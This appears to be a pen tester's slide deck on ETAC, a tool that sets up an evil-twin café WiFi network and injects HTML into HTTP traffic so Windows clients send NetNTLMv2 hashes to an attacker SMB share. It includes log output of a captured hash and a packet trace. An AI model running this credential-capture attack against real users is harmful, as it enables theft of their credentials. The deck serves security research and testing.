

# How to: Actually attack computers at cafes

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
# Who am I?

- I'm Felix
- I'm a pen tester

# Why this research?

- Masters degree dissertation
- Client didn't just take my word for it
  - Couldn't find a tool

# Open WiFi MitM Condition



# What can you do with MitM conditions

- Listen to the communication
- Change the communication
- Stop the communication

# What I set out to do


- Create evil WiFi networks
  - MitM some users
  - Grab creds
- Politely inform my client that they were wrong  
(and “ner ner nee ner ner”)
- Convinced this would be easy...

# It turns out that encryption is a thing...

- can be done at all the layers
- not much plaintext auth these days
- confirmed I needed another way of getting creds

# The idea


Go from this:





# The idea

To this:



# What I actually did

- Used a WiFi Pineapple
- Set up a wireless network to simulate a cafe
- Called it “DANGER ZONE – DO NOT USE”  
(and still got random people connecting)

# It looked a bit like this:



# Developed a tool

- Butchered someone else's tool into submission (Responder.py in particular)
  - Added my own code
- Sulked in the corner when it didn't work
  - Repeat
- Eventually have some success

# My tool

A transparent proxy that injects HTML tags into HTTP responses such as:

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Couldn't get plaintext creds  
Got NetNTLM hashes instead

ETAC = Evil Twin Authentication Capture

# Windows auth



Windows 7 test machine

Kept with default config

This means IE...


Remember: NetNTLM auth is the goal

# Windows Auth - The dot rule



I needed a DNS server

# The final attack flow





# The Challenges

So far so good?  
Ehhh... not quite

# HTTP is a pain

- Coding this without many libraries
  - Random HTTP status codes
  - Different HTTP versions
  - HTTP request headers
    - (Compression / Encoding / Caching / Ranges / Connection status / content types)
  - “Normal” error handling
- Differences in declared and transparent proxies
  - Response size and browser behaviour
    - Chunking

# Transaction size and chunking

Declared size of response:

Content-Length: 244271

Chunked Transfer Encoding (CTE):

Transfer-Encoding: chunked

1cfe (chunk size markers)

Response ends with  
'\r\n0\r\n\r\n'

Transfer-Encoding: chunked

(but no chunk markers)

Response ends with  
'\r\n0\r\n\r\n'

# Successes and failures

## - Active Directory joined vs unjoined

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[*] HTML poisoning performed (SrcAdd=172.16.42.117 DstHost=stackoverflow.com RxConn=0)
...SNIP...
[SMB] NTLMv2-SSP Client : 172.16.42.117
[SMB] NTLMv2-SSP Username : IE11WIN7\IEUser
[SMB] NTLMv2-SSP Hash :
IEUser::IE11WIN7:1122334455667788:B6EC84566FB6ADFDA7FFD18DB6FD5DF3:0101000000000002F5B9F1C37CDD101F
F3B86...SNIP...F31BC8BC3F48005DB1E6B426C66DEBE9EA92316671CC10A001000000000000000000000000000000000
0900260063006900660073002F00680074006D006C0069006E006A006500630074002E006C0061006E0000000000000000
[SMB] Requested Share: \\EVIMACHINE\SHARE
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10.9.8.21	49197	10.9.8.200	445 TCP	62	49197-445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK PERM=1
10.9.8.200	445	10.9.8.21	49197 TCP	62	445-49197 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK PERM=1
10.9.8.21	49197	10.9.8.200	445 TCP	54	49197-445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
10.9.8.21	49197	10.9.8.200	445 SMB	213	Negotiate Protocol Request
10.9.8.200	445	10.9.8.21	49197 TCP	60	445-49197 [ACK] Seq=1 Ack=160 Win=30016 Len=0
10.9.8.200	445	10.9.8.21	49197 TCP	260	Negotiate Protocol Response
10.9.8.21	49197	10.9.8.200	445 SMB	162	Negotiate Protocol Request
10.9.8.200	445	10.9.8.21	49197 TCP	60	445-49197 [ACK] Seq=207 Ack=268 Win=30016 Len=0
10.9.8.200	445	10.9.8.21	49197 TCP	260	Negotiate Protocol Response
10.9.8.21	5587	10.9.8.254	53 DNS	16	Standard query 0xf09b SRV_kerberos_tcp.dc._msdcs.DOMAIN.COM
10.9.8.254	5587	10.9.8.21	53 DNS	140	Standard query response 0xf09b No such name
10.9.8.21	49197	10.9.8.200	445 TCP	54	49197-445 [RST, ACK] Seq=268 Ack=413 Win=0 Len=0

TCP connection  
initiated

Kerberos server  
discovery fails

TCP connection  
terminated

# Summary

- Tool is on GitHub
- Could develop it further
- AD joined workstation = boo
  - Non-AD = yay

# Questions?

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<https://github.com/yg-ht/ETAC>  
(moving to gitlab... brb)

Thanks to all those who's tools I abused